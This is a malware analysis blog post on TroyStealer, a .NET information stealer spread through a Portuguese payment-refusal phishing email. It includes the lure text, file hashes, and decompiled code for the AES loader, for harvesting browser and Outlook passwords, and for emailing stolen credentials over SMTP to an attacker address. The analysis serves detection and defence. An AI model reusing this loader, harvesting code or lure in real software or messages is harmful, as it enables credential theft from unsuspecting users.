# TroyStealer – A new info stealer targeting Portuguese Internet users

seguranca-informatica.pt/troystealer-a-new-info-stealer-targeting-portuguese-internet-users


June 12, 2020

**TroyStealer – A new info stealer targeting Portuguese internet users.**
The world of cybercrime is changing, and more and more malware variants have spread every day. To keep your system safe, one of the things you can do is following a cyber doctrine focused on the threats that lunk on the web.

One of the most recent threats is the info stealer **TroyStealer**, first shared by Abuse.ch on Twitter, and targeting Portuguese users.

> There seems to be a new stealer in town called #TroyStealer, targeting Portuguese internet users 🇵🇹
>
> EXE:https://t.co/FjbUCSreSl
>
> Exfil email address:
> [email protected]
>
> Has anyone seen this threat before?
>
> /cc @CNCSgovpt @sirpedrotavares pic.twitter.com/1bDK3BtYeE
>
> — abuse.ch (@abuse_ch) June 12, 2020

An **information stealer** (or info stealer) is a Trojan that is designed to gather information from a system. The malware gathers login information, like usernames and passwords stored on web-browsers, which it sends to another system via email. Another common form this malware is to log user keystrokes which may reveal sensitive information.


Pagamento Recusado - Mozilla Thunderbird
File Edit View Go Message Enigmail Tools Help
Get Messages Write Chat Address Book Tag
Reply Reply All Forward More

From domingos.borges@feppv.pt
Subject **Pagamento Recusado**
To undisclosed-recipients:;

```
Bom Dia,

Tentamos efetuar o pagamento em sua conta, mas ele foi recusado devido a detalhes bancários incorretos.

Verifique os detalhes bancários que você nos forneceu e envie-nos uma correção o mais rápido possível para
que possamos prosseguir com o pagamento.

Muito obrigado

Atenciosamente

Sueli Borges
-Contador-
```

***h/t:* *abuse.ch***


***Figure 1:*** *Email template **TroyStealer** (in the Portuguese language).*

The message sent in the email template is related to problems with the victim's bank account. When the problems are overcome, the victim will receive payment in your account.

## The binary file

**Threat name:** TroyStealer.exe
**MD5:** DAB6194F16CEFDB400E3FB6C11A76861
**SHA1:** C76A9FB1A2AE927BF9C950338BE5B391FED29CD7
**Imphash:** F34D5F2D4577ED6D9CEEC516C1F5A744
**Created:** Thu Jun 11 19:53:24 2020


At first glance, the info stealer malware is packed (**entropy 7.177**), and it was compiled on **Thu Jun 11 19:53:24 2020** via a .NET compiler (**Microsoft Visual C# v7.0**).



| property | value |
|---|---|
| md5 | DAB6194F16CEFDB400E3FB6C11A76861 |
| sha1 | C76A9FB1A2AE927BF9C950338BE5B391FED29CD7 |
| sha256 | 7C3289CDC59A8CF32FEAC66069D09C48A930D4665F740968521ADAF870172644 |
| first-bytes (hex) | 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |
| first-bytes (text) | M Z .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. @ .. .. .. .. .. .. .. .. .. .. |
| size | 324608 bytes |
| entropy | 7.177 |
| imphash | F34D5F2D4577ED6D9CEEC516C1F5A744 |
| cpu | 32-bit |
| signature | Microsoft Visual C# v7.0 / Basic .NET (managed) |
| entry-point (hex) | FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 |
| file-version | n/a |
| file-description | n/a |
| file-type | **executable** |
| subsystem | GUI |
| compiler-stamp | Thu Jun 11 19:53:24 2020 |
| debugger-stamp | n/a |

***Figure 2:*** *Compilation and packing details of TroyStealer malware.*


Before executing the PE file, some details can be observed such as specific call references used to decrypt/unpacking the binary and execute another instance in memory via Process Injection technique.



```
namespace ClassLibrary1
{
    // Token: 0x02000002 RID: 2
    public class Line
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static Assembly akdjazadadafawdawdawdadadaw_b(byte[] X, byte[] K)
        {
            return Assembly.Load(Line.DakdjazadadafawdawdawdadadawECXES(X, K));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002070 File Offset: 0x00000270
        public static byte[] DakdjazadadafawdawdawdadadawECXES(byte[] Data, byte[] key)
        {
            return new AesCryptoServiceProvider
            {
                KeySize = 256,
                Key = key,
                Mode = CipherMode.ECB
            }.CreateDecryptor().TransformFinalBlock(Data, 0, Data.Length);
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020B2 File Offset: 0x000002B2
        public static void C(byte[] X, byte[] K)
        {
            Line.akdjazadadafawdawdawdadadaw_b(X, K).GetType("X").GetMethod("X").Invoke(null, null);
            Process.GetCurrentProcess().Kill();
        }
```

```
namespace ClassLibrary1
{
    public class Line
    {
        // Fields
        public Pen p;
        public int x1;
        public int x2;
        public int y1;
        public int y2;

        // Methods
        public Line(Pen p, int x1, int y1, int x2, int y2);
        public static Assembly akdjazadadafawdawdawdadadaw_b(byte[] X, byte[] K);
        public static void C(byte[] X, byte[] K);
        public static byte[] DakdjazadadafawdawdawdadadawECXES(byte[] Data, byte[] key);
    }
}
```

***Figure 3:*** *Process of unpacking the binary.*



```
[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyTitle("Paint")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: NeutralResourcesLanguage("en-US", UltimateResourceFallbackLocation.MainAssembly)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyProduct("Paint")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyCompany("")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: Guid("a7aac126-a8c3-4ab0-9271-bf891d3ac652")]
[assembly: CompilationRelaxations(8)]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyCopyright("Copyright ©  2014")]
[assembly: aBpSWUbtBO("Powered by SmartAssembly 6.9.0.114")]
[assembly: ComVisible(false)]
[assembly: AssemblyTrademark("")]
```

***Figure 4:*** *Smart Assembly 6.9.0.114 – used to obfuscate the binary.*

After unpacking it, we observed the binary was also obfuscated in a second-round with **.NET Reactor(4.8-4.9).**

Figure 5 depicts the high flow diagram of TroyStealer malware.



TroyStealer.exe
1
Process Injection
TroyStealer.exe
2
Starts collecting process
Collecting credentiais
Collecting browser-credentials
Collecting mail credentials
Keylogger features (collects keystrokes)
3
Testing Internet connection
4
Sent victim details to the email server
www.speedtest.net
Malicous email

***Figure 5:*** *TroyStealer malware high flow diagram.*

In detail, the malware detects if it is running inside a VM and stops the execution. In contrast, the malware is executed and a new process is created and executed using the process injection technique. After that, the harvesting process is initiated. Some modules of collecting details from the browser are started as well as another module to collect mail credentials from outlook.

In sum, the following steps are performed during the malware execution:

- **Obtaining victim's details (credentials info from browser and email)**
- **Getting HKEY_CURRENT_USER\Software\Paltalk passwords**
- **Deleting browser specific files**
- **Getting Security products installed on the device**
- **Obtaining Operating system version**
- **Getting Keystrokes**
- **Sent information via email to the attacker**

## Filles accessed during the malware execution

```
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\0i8ia8vs.default\logins.json
```


## Deleted files during the malware execution

```
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\0i8ia8vs.default\cookies.sqlite

C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\0i8ia8vs.default\places.sqlite
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History
```

## Getting security products, OS version, and Reg Keys


```
IWbemServices::ExecQuery - root\cimv2 : SELECT Caption FROM Win32_OperatingSystem
IWbemServices::ExecQuery - root\SecurityCenter2 : SELECT * FROM AntivirusProduct
Key opened: HKEY_CURRENT_USER\Software\Paltalk
Key opened: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
```

Finally, the malware validates there is a valid Internet connection through a speed test website. If so, it establishes SMTP communication with the authenticated email server and sends the victim's details via email.



```
new Class11().method_0().ForEach(delegate(Class11.Struct6 w)
{
    string str = string.Concat(new string[]
    {
        "Application : " + w.string_0,
        "  \r\n",
        "Url : " + w.string_1,
        "  \r\n",
        "Username : " + w.string_2,
        "  \r\n",
        "Password : " + w.string_3 + "\r\n"
    });
    this.Datas = this.Datas + "\r\n" + str;
});
this.method_2();
```


```
private void method_1(object sender, EventArgs e)
{
    if (this.Finalice)
    {
        if (!string.IsNullOrEmpty(this.Datas))
        {
            try
            {
                SmtpClient smtpClient = new SmtpClient();
                MailMessage mailMessage = new MailMessage();
                smtpClient.Credentials = new NetworkCredential("[redacted]@unsisa.es", "[redacted]");
                smtpClient.Port = 587;
                smtpClient.Host = "smtp.ionos.es";
                smtpClient.Send(new MailMessage
                {
                    From = new MailAddress("domionhuby@gmail.com"),
                    To =
                    {
                        "domionhuby@gmail.com"
                    },
                    Subject = "TROY STEALER ---" + Environment.MachineName + "/" + Environment.UserName,
                    Body = this.Datas
                });
            }
            catch (Exception ex)
            {
                Interaction.MsgBox(ex.ToString(), MsgBoxStyle.OkOnly, null);
            }
        }
        this.vmethod_0().Enabled = false;
        ProjectData.EndApp();
```



```
▷ References
▷ Resources
▷ { } -
◢ { } PixieV
  ◢ Form1 @0200000C
    ▷ Base Type and Interfaces
    ▷ Derived Types
      Form1() : void @06000024
      Dispose(bool) : void @0600002C
      Form1_Load(object, EventArgs) : void @06000025
      GetAppDataPath() : string @06000028
      InitializeComponent() : void @0600002D
      ksHadxljQ(string, string) : void @06000027
      method_0() : void @06000026
      method_1(object, EventArgs) : void @06000029
      method_2() : void @0600002A
      Outlookpass() : void @0600002B
      vmethod_0() : Timer @0600002E
      vmethod_1(Timer) : void @0600002F
      Datas : string @0400000E
      Finalice : bool @0400000F
      hhprowMq6 : Action @04000010
      icontainer_0 : IContainer @04000011
      timer_0 : Timer @04000012
```

```
        this.Outlookpass();
    }

    // Token: 0x0600002B RID: 43 RVA: 0x00003140 File Offset: 0x00001340
    public void Outlookpass()
    {
        List<Class7.Class8> list = new List<Class7.Class8>();
        list = Class7.smethod_1();
        if (list.Count > 0)
        {
            try
            {
                foreach (Class7.Class8 @class in list)
                {
                    ref string ptr = ref this.Datas;
                    this.Datas = ptr + "\r\n--------------------------------\r\n";
                    ptr = ref this.Datas;
                    this.Datas = ptr + "URL: " + @class.method_2() + "\r\n";
                    ptr = ref this.Datas;
                    this.Datas = ptr + "Email: " + @class.method_0() + "\r\n";
                    ptr = ref this.Datas;
                    this.Datas = ptr + "Password: " + @class.Password + "\r\n";
                    ptr = ref this.Datas;
                    this.Datas = ptr + "Application: " + @class.method_4() + "\r\n";
                    ptr = ref this.Datas;
                    this.Datas = ptr + "--------------------------------\r\n";
                }
```

***Figure 6:*** *Snippet of code with the email sent to the attacker inbox with the victim's details.*



```
No.  Time       Source           Destination      Protoc  Length Info
 391 79.969134  192.168.100.217  213.165.67.102   SMTP       798 C: DATA fragment, 744 bytes
 390 79.968966  192.168.100.217  213.165.67.102   SMTP       292 C: DATA fragment, 238 bytes
 389 79.966516  213.165.67.102   192.168.100.217  SMTP       100 S: 354 Start mail input; end with <CRLF>.<CRLF>
 388 79.930922  192.168.100.217  213.165.67.102   SMTP        60 C: DATA
```

```
Wireshark · Follow TCP Stream (tcp.stream eq 2) · 4fe4a0de-d060-405a-b6a6-0d36012868bc.pcap

